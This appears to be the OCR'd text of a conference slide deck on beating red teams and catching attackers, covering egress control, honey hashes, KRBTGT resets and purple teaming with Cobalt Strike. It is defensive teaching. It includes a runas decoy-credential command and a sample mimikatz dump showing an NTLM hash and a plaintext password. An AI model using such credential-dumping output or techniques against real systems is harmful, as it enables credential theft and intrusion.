
EGRESS - HTTPS BEACON



EGRESS - SMB BEACON




EGRESS - DNS BEACON




DEFEATING THE
RED TEAM
(AND CATCHING THE REAL
BAD GUYS AS A BONUS)


YOUR
SCORE
HIGH
SCORE

THE PYRAMID OF PAIN CONCEPT



Idea by David Bianco - http://detect-respond.blogspot.nl/2013/03/the-pyramid-of-pain.html

DON’T DO WHAC A MOLE - PLAY A DIFFERENT GAME

Forcing the red team to change TTPs and tools

- Remove persistence instead of hunting for post-exploitation tools
- The red team likely maintains a low and slow backup method to get back in
- Lateral movement is more than just PsExec (wmic, at, sc, schtasks, PowerShell, etc)

Control and monitor egress

- Block outbound TCP / UDP
- Tunnel through proxy with authentication (will break many malware)
- Control DNS (!= blocking port 53) – let proxy handle DNS

Tricks

- Leverage application whitelisting (even in audit mode)
- A good honeypot can be very attractive for the red team

HONEY HASHES – CATCHING PASS-THE-HASH AND CREDENTIALS ABUSE

runas /user:DOMAIN.COM\Super.Admin /netonly ipconfig

```
mimikatz 2.0 alpha x64 (oe.eo)
Logon Time         : 5/4/2015 5:21:12 PM
SID                : S-1-5-21-855147523-3199156950-4164062746-1000
        msv :
         [00000003] Primary
         * Username : Super.Admin
         * Domain   : microsoft.com
         * NTLM     : 8842797845cabde1d8f43062d448ef49
         * SHA1     : 69cbae3e3a7fc40e5d19020a8576c43099dd6b70
        tspkg :
        wdigest :
         * Username : Super.Admin
         * Domain   : microsoft.com
         * Password : SecretPassword123
        kerberos :
         * Username : Super.Admin
         * Domain   : microsoft.com
         * Password : SecretPassword123
        ssp :
        credman :

Authentication Id : 0 ; 454246 (00000000:0006ee66)
Session           : Interactive from 1
User Name         : Stan
Domain            : aapje
Logon Server      : AAPJE
```

Next: setup alert on credentials use

http://blogs.technet.com/b/jhoward/archive/2010/06/16/getting-event-log-contents-by-email-on-an-event-log-trigger.aspx

Original idea: https://isc.sans.edu/diary/Detecting+Mimikatz+Use+On+Your+Network/19311

KRBTGT RESET – PROACTIVE GOLDEN TICKET PROTECTION

Pass-the-ticket attack

- Attacker can abuse compromised KRBTGT account hash (= Kerberos secret key) to impersonate anybody in a Windows-domain based environment until the Kerberos secret key is reset.

CERT-EU Security White Paper 2014-07:

“Containment by resetting twice the KRBTGT account password”

But, how do you know if one of your DCs has been owned in the past X years?

Solution

- Proactively reset the KRBTGT account password (e.g. weekly or monthly)
- No guarantees, but a very large multinational has implemented this without any significant problems


PURPLE
TEAMING
Red and blue make purple

PURPLE TEAMING = RED + BLUE

The idea of purple teaming

- Put the red and blue teams together in a room
- Combine offensive and defensive skillset
- Real-time tuning of protection and detection
- NOT a replacement for red teaming

The Red Team

- Simulate latest relevant TTPs
- Generate data set for the blue team

The Blue Team

- Use generated data set to define observables and indicators
- Create new monitoring use cases on the fly

PURPLE TEAMING - SIMULATING C2

How to simulate malicious backdoors without having to install the actual malware on your user's systems?

Malleable Command and Control

- Cobalt Strike feature to change beacon communications
- Simulate malware C2 (from crimeware to APT)
- Change many indicators (beyond just user agent)
- Repository at https://github.com/rsmudge/Malleable-C2-Profiles

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

FITTING IT ALL TOGETHER – EXAMPLE SECURITY TESTING PROGRAM

Activity	Interval	Description
Vulnerability scanning	Monthly	Automated scanning of infrastructure and applications for known vulnerabilities
Penetration testing	Embedded in SDLC	Manual penetration testing of new or modified systems and applications
Deep dive	Quarterly	Whitebox assessment on specific topic (e.g. DDoS resilience)
Red teaming	Twice a year	Unannounced adversary simulation to test resilience against real attacks
Purple teaming	Quarterly	Simulation of latest adversary TTPs and real-time evaluation of protective and detective measures

RESOURCES

Microsoft whitepaper on red teaming

http://download.microsoft.com/download/C/1/9/C1990DBA-502F-4C2A-848D-392B93D9B9C3/Microsoft_Enterprise_Cloud_Red_Teaming.pdf

Cobalt Strike blog on red teaming, purple teaming, etc.

http://blog.cobaltstrike.com/

Tradecraft training on red team operations by Cobalt Strike

http://www.cobaltstrike.com/training

Dark Side Ops training at Blackhat

https://www.blackhat.com/us-15/training/dark-side-ops-custom-penetration-testing.html

CONTACT DETAILS

Stan Hegt
T: +31 6 1188 5039
E: hegt.stan@kpmg.nl